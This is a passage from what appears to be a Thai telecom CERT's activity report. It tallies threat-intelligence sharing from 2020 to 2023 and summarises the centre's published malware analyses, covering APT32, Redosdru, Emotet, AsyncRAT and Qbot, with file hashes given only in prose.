ศูนย์ TTC-CERT ได้ทำการสร้างข้อมูล Threat Intelligence และส่งให้กับสมาชิกศูนย์ TTC-CERT เพื่อให้สมาชิกฯ นำข้อมูลเหล่านี้ไปใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นกับองค์กรในภาคส่วนโทรคมนาคม นอกจากนี้หากข้อมูลดังกล่าวได้ถูกกำหนดรูปแบบการเผยแพร่ข้อมูลข่าวสารเป็น TLP:CLEAR ข้อมูลเหล่านี้จะถูกเผยแพร่ในช่องทางสาธารณะ เช่น https://www.ttc-cert.or.th/ ซึ่งข้อมูลเหล่านี้จะเป็นข้อมูลเพื่อประโยชน์สาธารณะ ทุกคนสามารถนำข้อมูลเหล่านี้ไปใช้ประโยชน์กับหน่วยงานหรือประโยชน์กับตนเองได้ สำหรับรายละเอียดของข้อมูล Threat Intelligence ในแต่ละปีมีดังนี้

17.4.1. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT ในปี 2563 จำนวน 3 ครั้ง

17.4.2. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT ในปี 2564 จำนวน 222 ครั้ง

17.4.3. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT ในปี 2565 จำนวน 240 ครั้ง

17.4.4. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT ในปี 2566 จำนวน 205 ครั้ง

ข้อมูล Threat Intelligence รวมทั้งหมด 667 ครั้ง รายละเอียดของหัวข้อ Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT ทั้ง 667 ครั้ง มีรายละเอียดตาม**เอกสารแนบท้าย 3**

17.5. ข้อมูล Threat Intelligence ทั้งที่มาจากแหล่งข้อมูล Open Source Threat Intelligence และ แหล่งข้อมูล Commercial Threat Intelligence ที่ศูนย์ TTC-CERT ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล

ศูนย์ TTC-CERT ได้เชื่อมต่อข้อมูล Threat Intelligence ทั้งจากแหล่งข้อมูล Open Source Threat Intelligence และ แหล่งข้อมูล Commercial Threat Intelligence ตลอดจนส่งให้กับสมาชิกศูนย์ TTC-CERT เพื่อให้สมาชิกฯ นำข้อมูลเหล่านี้ไปใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นกับองค์กรในภาคส่วนโทรคมนาคม นอกจากนี้หากข้อมูลดังกล่าวได้ถูกกำหนดรูปแบบการเผยแพร่ข้อมูลข่าวสารเป็น TLP:CLEAR ข้อมูลเหล่านี้จะถูกเผยแพร่ในช่องทางสาธารณะ คือ https://github.com/ttc-cert/TTC-CERT_blocklist_recommended ซึ่งข้อมูลเหล่านี้จะเป็นข้อมูลเพื่อประโยชน์สาธารณะ ทุกคนสามารถนำข้อมูลเหล่านี้ไปใช้ประโยชน์กับหน่วยงานหรือประโยชน์กับตนเองได้ สำหรับรายละเอียดของข้อมูล Threat Intelligence ในแต่ละปีมีดังนี้

17.5.1. ข้อมูล Threat Intelligence ทั้งที่มาจากแหล่งข้อมูล Open Source Threat Intelligence และ แหล่งข้อมูล Commercial Threat Intelligence ที่ศูนย์ TTC-CERT ส่งให้กับสมาชิกศูนย์ TTC-CERT ในปี 2564 จำนวน 3,584 Event

17.5.2. ข้อมูล Threat Intelligence ทั้งที่มาจากแหล่งข้อมูล Open Source Threat Intelligence และ แหล่งข้อมูล Commercial Threat Intelligence ที่ศูนย์ TTC-CERT ส่งให้กับสมาชิกศูนย์ TTC-CERT ในปี 2565 จำนวน 7,156 Event

17.5.3. ข้อมูล Threat Intelligence ทั้งที่มาจากแหล่งข้อมูล Open Source Threat Intelligence และ แหล่งข้อมูล Commercial Threat Intelligence ที่ศูนย์ TTC-CERT ส่งให้กับสมาชิกศูนย์ TTC-CERT ในปี 2566 จำนวน 4,272 Event

ข้อมูล Threat Intelligence ทั้งที่มาจากแหล่งข้อมูล Open Source Threat Intelligence และ แหล่งข้อมูล Commercial Threat Intelligence ที่ศูนย์ TTC-CERT ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล **รวมทั้งหมด 15,012 Event** รายละเอียดของหัวข้อ Threat Intelligence ทั้ง 15,012 Event มีรายละเอียด**เอกสารแนบท้าย 4**

17.6. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ที่ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล และเผยแพร่ผ่านหน้าเว็บไซต์ของศูนย์ TTC-CERT

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์ความปลอดภัยทางไซเบอร์ที่ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล และเผยแพร่ผ่านหน้าเว็บไซต์ของศูนย์ TTC-CERT โดยมีรายการดังนี้

17.6.1. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 1

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 1 ศูนย์ TTC-CERT ได้ดำเนินการทำ Malware Analysis ของกลุ่ม APT32 (OceanLotus) ซึ่งเชื่อว่าเป็นกลุ่มแฮกเกอร์จากประเทศเพื่อนบ้านที่มีเป้าหมายการโจมตีประเทศในภูมิภาคเอเชียตะวันออกเฉียงใต้ โดยทางศูนย์ TTC-CERT พบว่ามีการรายงานการวิเคราะห์ Malware ที่ใช้ในการโจมตีภูมิภาคเอเชียตะวันออกเฉียงใต้น้อยมาก จึงนำ Malware ของกลุ่มดังกล่าวมาวิเคราะห์ เพื่อศึกษาและรายงานถึง Tactics, Techniques, และ Procedures (TTP) ของการโจมตีจาก Malware ดังกล่าว และสามารถนำ Indicators of Compromise (IOCs) และ TTP จากรายงานฉบับนี้มาใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์จากกลุ่มนี้ให้กับองค์กร

ทั้งนี้ สาเหตุที่เลือกวิเคราะห์มัลแวร์ของกลุ่ม APT32 (OceanLotus) เนื่องมาจากเป็นกลุ่มแฮกเกอร์ประเภทที่มีรัฐบาลหนุนหลัง (State Sponsored) และมีเป้าหมายชัดเจนที่สุดว่าเลือกที่จะโจมตีองค์กรต่าง ๆ ภายในภูมิภาคอาเซียนเป็นหลัก อีกทั้งมีข้อมูลว่า Telecommunications และ Technology Infrastructure คือกลุ่มอุตสาหกรรมที่เป็นเป้าหมายในการโจมตีอีกด้วย นอกจากนั้น กลุ่ม APT32 เริ่มปฏิบัติการมาตั้งแต่ปี 2013 จนถึงปัจจุบัน โดยมีการพัฒนาเทคนิค วิธีการ และเพิ่มศักยภาพของเครื่องมือในการโจมตีมาโดยตลอด จะเห็นได้ว่า กลุ่ม APT32 มีศักยภาพในการปฏิบัติการอย่างต่อเนื่อง มีทรัพยากรที่ไม่จำกัด และมีขีดความสามารถในการพัฒนาเครื่องมือระดับสูง ดังนั้น ศูนย์ TTC-CERT ประเมินแล้วมีเหตุอันเชื่อได้ว่า กลุ่ม APT32 คือภัยคุกคามในอันดับต้น ๆ ต่อ Telecommunications Sector และควรต้องให้ความสนใจในการติดตามตรวจสอบความเคลื่อนไหว รวมถึงวิเคราะห์ Technique, Tactics, Procedures (TTPs) ที่กลุ่มดังกล่าวมีการใช้งานเพื่อเผยแพร่ความรู้ให้กับสมาชิกให้ตระหนักถึงภัยคุกคามดังกล่าวโดยเร่งด่วน

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-210432-1.v1 Malware Analysis Report - OceanLotus - Hoa don tien no.zip** เมื่อ 12 พ.ค.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

17.6.2. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 2

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 2 ในห้วงเวลาที่ผ่านมา ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ให้สาธารณะผ่านทาง Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) เพื่อเป็นประโยชน์สาธารณะจำนวน 3 ฉบับ โดยมีรายละเอียด ดังนี้

- **ฉบับที่ 1** ศูนย์ TTC-CERT ได้ดำเนินการทำ Malware Analysis ไฟล์ DLL ที่มีลักษณะเฉพาะ (Characteristics) ที่ตรงกับสายพันธ์มัลแวร์ชื่อ Redosdru ทั้งนี้เนื่องจากไฟล์ดังกล่าวได้มาจากกรณีที่ศูนย์ TTC-CERT ตรวจพบการโจมตีทางไซเบอร์ซึ่งมีต้นทางมาจาก IP Address ของประเทศไทย ไปยัง port 445 โดยมีความพยายามในการอัพโหลดไฟล์ต้องสงสัยมายังเครื่องเป้าหมายอย่างต่อเนื่อง จึงได้ทำการเก็บรวบรวมข้อมูลและตรวจวิเคราะห์ไฟล์ดังกล่าว พบว่าเป็นไฟล์มัลแวร์ประเภท Trojan-Downloader ในรูปแบบ DLL File (.dll) ซึ่งเมื่อถูกเรียกใช้งานหรือถูก inject ไปใน process ใด ๆ แล้ว จะทำการดาวน์โหลดไฟล์ Payload จาก Command and Control มาลงบนเครื่องเป้าหมายแล้วทำการ execute ไฟล์ Payload ดังกล่าวอีกทอดหนึ่ง ซึ่งศูนย์ TTC-CERT พิจารณาแล้วเห็นว่า Infrastructure ที่ผู้ไม่หวังดีใช้ในการโจมตีครั้งนี้ ไม่เคยถูกรายงานใน Threat Intelligence ที่ไหนมาก่อนเลย (ณ ห้วงเวลาที่รายงาน เมื่อ 11 มิ.ย.64) จึงมีความจำเป็นต้องทำการวิเคราะห์เพื่อรายงานถึงรูปแบบ Tactics, Techniques, และ Procedures (TTP) ของการโจมตีจาก Malware ดังกล่าว ตลอดจน รายงานข้อมูลเกี่ยวกับ Indicators of Compromise (IOCs) จากรายงานฉบับนี้ เพื่อให้สมาชิกและผู้อื่นอื่น ๆ สามารถนำข้อมูลในรายงานฉบับนี้มาใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ต่อไป ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-1.v1 Malware Analysis Report - Redosdru** เมื่อ 11 มิ.ย.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 2** ศูนย์ TTC-CERT ได้ดำเนินการทำ Malware Analysis จากการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ตามข้อมูลจากรายงานฉบับที่ “รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-1.v1 Malware Analysis Report - Redosdru” พบว่าไฟล์ดังกล่าว (c32.exe, SHA256: 107BB221F0DE9CE215DA1E685ED9144B45EDAF0829C654419CB24F0260DD71A5) เป็นมัลแวร์ชนิดเดียวกันกับ มัลแวร์ที่ถูกใช้ใน Operation Cloud Hopper

ซึ่งดำเนินการโดยกลุ่ม APT10 ทั้งนี้ เคยมีการรายงานจาก PwC UK ว่าการโจมตีในลักษณะนี้จากกลุ่มดังกล่าว มีเป้าหมายเพื่อขโมยข้อมูลทรัพย์สินทางปัญญาและข้อมูลที่มีความอ่อนไหว จาก Managed Service Providers (MSP) และลูกค้าของ Managed Service Providers ตลอดจนมีพื้นที่ปฏิบัติการในหลายพื้นที่ทั่วโลกรวมถึงภูมิภาคเอเชียด้วยเช่นกัน ซึ่งสิ่งที่พบสอดคล้องกับแหล่งที่มาของไฟล์มัลแวร์ที่ศูนย์ TTC-CERT นำมาวิเคราะห์ เนื่องจากไฟล์มัลแวร์นี้ได้มาจาก Honeypot โดย Source IP Address ที่ Drop ไฟล์มัลแวร์นี้ มีความเป็นไปได้สูงที่ถูกส่งมาจากเครื่องแม่ข่ายของ [ตัดออก] ผลการตรวจสอบไฟล์มัลแวร์ดังกล่าว พบว่ามัลแวร์นี้มีขีดความสามารถที่หลากหลาย ซึ่งศูนย์ TTC-CERT พิจารณาแล้วเห็นว่า วัตถุประสงค์ของการโจมตีจากกลุ่มที่ใช้ Malware ชนิดนี้ในการโจมตี มีเป้าหมายเพื่อขโมยข้อมูลทรัพย์สินทางปัญญาและข้อมูลที่มีความอ่อนไหวจาก Managed Service Providers (MSP) และลูกค้าของ Managed Service Providers ตลอดจนมีพื้นที่ปฏิบัติการในหลายพื้นที่ทั่วโลกรวมถึงภูมิภาคเอเชียด้วย จึงมีความจำเป็นต้องทำการวิเคราะห์เพื่อรายงานถึงรูปแบบ Tactics, Techniques, และ Procedures (TTP) ของการโจมตีจาก Malware ดังกล่าว ตลอดจน รายงานข้อมูลเกี่ยวกับ Indicators of Compromise (IOCs) รวมถึง Yara Rule จากรายงานฉบับนี้ เพื่อให้สมาชิกและผู้อื่นอื่น ๆ สามารถนำข้อมูลในรายงานฉบับนี้มาใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ต่อไป ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-2.v1 - Redosdru ที่พบในประเทศไทย** เมื่อ 15 พ.ย.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 3** ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์สรุปช่องโหว่ Apache Log4j ในภาพรวมตลอดสัปดาหที่ผ่านมา เนื่องจากเมื่อ 9 ธ.ค.64 ที่ผ่านมา มีการรายงานข้อมูลเกี่ยวกับช่องโหว่การเรียกใช้โค้ดหรือคำสั่งจากระยะไกล (Remote Code Execution) ที่สำคัญ (CVE-2021-44228) ซึ่งส่งผลต่อ Java logging package log4j ซึ่งเป็นซอฟต์แวร์ที่ใช้กันอย่างแพร่หลาย ซึ่งหลังจากที่มีการรายงานช่องโหว่นี้และมีการเผยแพร่ proof-of-concept (PoC) ในอินเทอร์เน็ตเป็นวงกว้าง ส่งผลให้ผู้ไม่หวังดีทำการโจมตีช่องโหว่นี้อย่างแพร่หลายในอินเทอร์เน็ต นอกจากนี้ ยังมีการเผยแพร่ช่องโหวในลักษณะเดียวกันกับช่องโหว่นี้หรือช่องโหว่ต่อเนื่อง อย่างน้อย 3 ครั้งในรอบสัปดาห์ ศูนย์ TTC-CERT จึงมีความเห็นว่ามีความจำเป็นที่จะต้องรวบรวมข้อมูลและสรุปรายงานข้อมูลนี้ให้สมาชิกและคนอื่น ๆ ได้ทราบ เพื่อลดความสับสนและ

สามารถนำวิธีแก้ปัญหาหรือนำวิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตีจากช่องโหว่เหล่านี้ ไปใช้ได้อย่างถูกต้องและทันท่วงทีตามที่ระบุไว้ในรายงานฉบับนี้ เพื่อให้สมาชิกและผู้อื่นอื่น ๆ สามารถนำข้อมูลในรายงานฉบับนี้มาใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ต่อไป ศูนย์ TTC-CERT ได้เผยแพร่ **รายงานการวิเคราะห์สรุปช่องโหว่ Apache Log4j ในภาพรวมตลอดสัปดาห์ที่ผ่านมา** เมื่อ 20 ธ.ค.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

17.6.3. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 3

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 3 ในห้วงเวลาที่ผ่านมา ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ให้สาธารณะผ่านทาง Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) เพื่อเป็นประโยชน์สาธารณะจำนวน 16 ฉบับ โดยมีรายละเอียด ดังนี้

- **ฉบับที่ 4** ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ในลำดับที่สองตามข้อมูลจากรายงานฉบับที่ “AMAR-210499-1.v1 - Redosdru” (จากฉบับที่ 3) พบว่าไฟล์ดังกล่าว (iexplore.exe, SHA256: E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20) เป็นมัลแวร์ประเภท Trojan ที่มีการทำงานแบบ Coinminer ซึ่งมีวัตถุประสงค์เพื่อใช้ทรัพยากรของเครื่องคอมพิวเตอร์เป้าหมายในการขุดสกุลเงินดิจิทัลชื่อ Monero โดยใช้เครื่องมือชื่อ XMRig ซึ่งเป็น Open-source Tools ในการควบคุมใช้งานทรัพยากรฯ ก่อนจะส่งผลลัพธ์ไปยังเว็บไซต์ที่ให้บริการ Mining Pool ต่อไป ผลจากการวิเคราะห์พบว่าผู้โจมตีใช้เทคนิคที่ค่อนข้างมีเอกลักษณ์เฉพาะตัวในการพัฒนาไฟล์มัลแวร์นี้ ซึ่งสามารถนำข้อมูลดังกล่าวมาพัฒนาเป็น Adversary Profile ได้ ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ IMAR-210499-3.v1 - Redosdru:Coinminer** เมื่อ 20 ธ.ค.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 5** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนถึงภัยคุกคามทางไซเบอร์อันเนื่องมาจากความขัดแย้งระหว่างรัสเซียและยูเครน โดยเฉพาะการโจมตีของผู้ไม่หวังดีที่ใช้มัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครน ซึ่งคาดว่ามีวัตถุประสงค์เพื่อทำลายระบบคอมพิวเตอร์เพื่อไม่ให้สามารถใช้งานได้ โดยการโจมตีทางไซเบอร์เพื่อวัตถุประสงค์ดัง

กล่าวต่อหน่วยงานต่าง ๆ ในประเทศยูเครนมีแนวโน้มที่จะเกิดเพิ่มมากขึ้นและอาจแพร่กระจายไปยังองค์กรในประเทศอื่น ๆ (รวมถึงประเทศไทย) โดยไม่ตั้งใจ ทั้งนี้ในรายงานฉบับดังกล่าว ศูนย์ TTC-CERT ได้แนะนำให้องค์กรพิจารณาในเรื่องการดำเนินการอย่างจริงจังเพื่อเสริมสร้างความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร เพิ่มความระมัดระวัง เสริมมาตรการเกี่ยวกับการป้องกันการโจมตีทางไซเบอร์ขององค์กรโดยใช้ข้อมูลจากรายงานในฉบับดังกล่าวและเตรียมความพร้อมสำหรับแผนตอบสนองต่อเหตุการณ์ดังกล่าว เพื่อปกป้องระบบสารสนเทศขององค์กรจากการโจมตีทางไซเบอร์ ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์สรุปการโจมตีของมัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครนในภาพรวมตลอดสัปดาห์ที่ผ่านมา** เมื่อ 2 มี.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 6** ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์แคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ ซึ่งที่ผ่านมาถึงแม้ว่าการโจมตีทางไซเบอร์ส่วนใหญ่จะดำเนินการด้วย macro-enabled documents ของโปรแกรม Microsoft Word หรือ Microsoft Excel ผู้ไม่หวังดีมักจะมองหาวิธีใหม่ ๆ ในการโจมตีผู้ที่อาจเป็นเหยื่อ โดยในครั้งนี้ ผู้เขียนสังเกตพบการโจมตีที่กำหนดเป้าหมายต่อชาวไทยด้วยการโจมตีแบบ HTML smuggling ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules, มาตรการรับมือ เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กรในการป้องกันจากโจมตีทางไซเบอร์ต่อองค์กรและประชาชนไทย ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์แคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ** เมื่อ 29 เม.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 7** ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ในลำดับที่สามตามข้อมูลจากรายงานฉบับที่ “AMAR-210499-1.v1 - Redosdru” (จากฉบับที่ 3) พบว่าไฟล์ดังกล่าว (32.exe, SHA256: 428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF

6635) เป็นมัลแวร์ประเภท Launcher ซึ่งมีวัตถุประสงค์ในการ Drop ไฟล์ประเภท Hack Tools เช่น EternalBlue, DoublePulsar, หรือ TcpScan เป็นต้น เพื่อใช้ในการสแกนระบบเครือข่ายและโจมตีเครื่องคอมพิวเตอร์ที่มีช่องโหว่ CVE-2017-0144 รวมทั้งติดตั้งไฟล์ Script จำนวนมากบนเครื่องคอมพิวเตอร์เพื่อใช้ในการควบคุมการทำงานของ Script เหล่านั้น รวมถึงสร้าง Persistence Machanism บนเครื่องเป้าหมาย นอกจากนั้นไฟล์ 428280C604... (32.exe) จะทำการ Drop ไฟล์ซึ่งมีลักษณะการทำงานแบบ Remote Access Trojan (RAT) ทำให้ผู้โจมตีสามารถควบคุมสั่งการเครื่องเป้าหมายได้ เช่น เรียกใช้งานฟังก์ชัน PluginMe ซึ่งทำหน้าที่ในลักษณะ Keylogger เพื่อขโมยข้อมูลบนเครื่องผู้ใช้งาน, ติดต่อกลับไปยัง Command and Control (C2) เพื่อรับคำสั่งเพิ่มเติมรวมทั้งลักลอบส่งออกข้อมูล (Data Exfiltrate) ในรูปแบบเข้ารหัส, ดาวน์โหลดไฟล์อันตรายเพิ่มเติมจาก C2 และสั่ง Execute ไฟล์ดังกล่าวได้ ซึ่งสอดคล้องกับ Tactics, Techniques, Procedures (TTPs) ของมัลแวร์ชื่อ Gh0stCringe หรือ CirenegRAT ตามรายงานของบริษัทความมั่นคงปลอดภัยทางไซเบอร์ Binary Defense ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-4.v1 - Redosdru** เมื่อ 10 พ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 8** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนถึงความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) ที่เปลี่ยนไปจากเดิม โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตีเริ่มทดสอบการโจมตีโดยใช้ไฟล์ LNK ที่แนบมาจาก Phishing Email ซึ่งหากเหยื่อเปิดไฟล์ LNK จะสั่งให้ PowerShell (ซึ่งคำสั่งจะถูกฝังไว้ในไฟล์ LNK) ไปดาวน์โหลด Emotet จาก URL ภายนอกจำนวน 6 URL โดยหากหนึ่งในหก URL นี้สามารถทำการดาวน์โหลด Emotet ได้สำเร็จจะเก็บไฟล์ไว้ที่โฟลเดอร์ชื่อ Temp ($env:TEMP/<ชื่อไฟล์แบบสุ่ม>.xtq) และใช้ regsvr32.exe ในการ execute Emotet ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์การเปลี่ยนแปลงรูป**

แบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 1) เมื่อ 12 พ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 9** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนถึงเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) ที่เปลี่ยนไปจากเดิม (รูปแบบที่ 2 ซึ่งรูปแบบที่ 1 รายงานไปแล้วเมื่อ 29 เม.ย.65) โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตียังคงทดสอบการโจมตีโดยใช้ไฟล์ LNK ที่แนบมาจาก Phishing Email ซึ่งหากเหยื่อเปิดไฟล์ LNK จะสั่งให้ Windows Command (ซึ่งคำสั่งจะถูกฝังไว้ในไฟล์ LNK) เรียกใช้คำสั่ง PowerShell (เป็น Fileless PowerShell) เพื่อไปดาวน์โหลด Emotet จาก URL ภายนอกจำนวน 6 URL โดยหากหนึ่งในหก URL นี้สามารถทำการดาวน์โหลด Emotet ได้สำเร็จจะเก็บไฟล์ไว้ที่โฟลเดอร์ชื่อ Temp ($env:TEMP/<ชื่อไฟล์แบบสุ่ม>.QyU) และใช้ regsvr32.exe ในการ execute Emotet ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 2)** เมื่อ 12 พ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 10** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนถึงความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Qbot/Qakbot Malware โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเพิ่มรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) เพิ่มเติมขึ้นมา ซึ่งเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina) โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตียังคงโจมตีด้วยวิธีการ phishing และแนบไฟล์ที่เป็นอันตรายเพื่อหลอกให้เหยื่อเปิดไฟล์ดังกล่าว โดยผู้โจมตีได้แนบไฟล์ HTML ที่ฝังโค้ดที่เป็นอันตรายเพื่อทำการโจมตีแบบ HTML smuggling ศูนย์ TTC-CERT วิเคราะห์รูปแบบการโจมตีของแคมเปญนี้แล้วพบว่า ผู้โจมตีได้พยายามเพิ่มโอกาสความสำเร็จในการโจมตีเพื่อติดตั้ง Qbot/Qakbot Malware ลงบนเครื่องคอมพิวเตอร์ของเหยื่อถึง 2 วิธี โดยวิธีแรกเป็นวิธีที่ใช้ไฟล์ shortcut (.lnk) ในการโจมตี ซึ่งเป็นรูปแบบการโจมตีที่เพิ่งเกิดขึ้นอย่างแพร่หลายใน

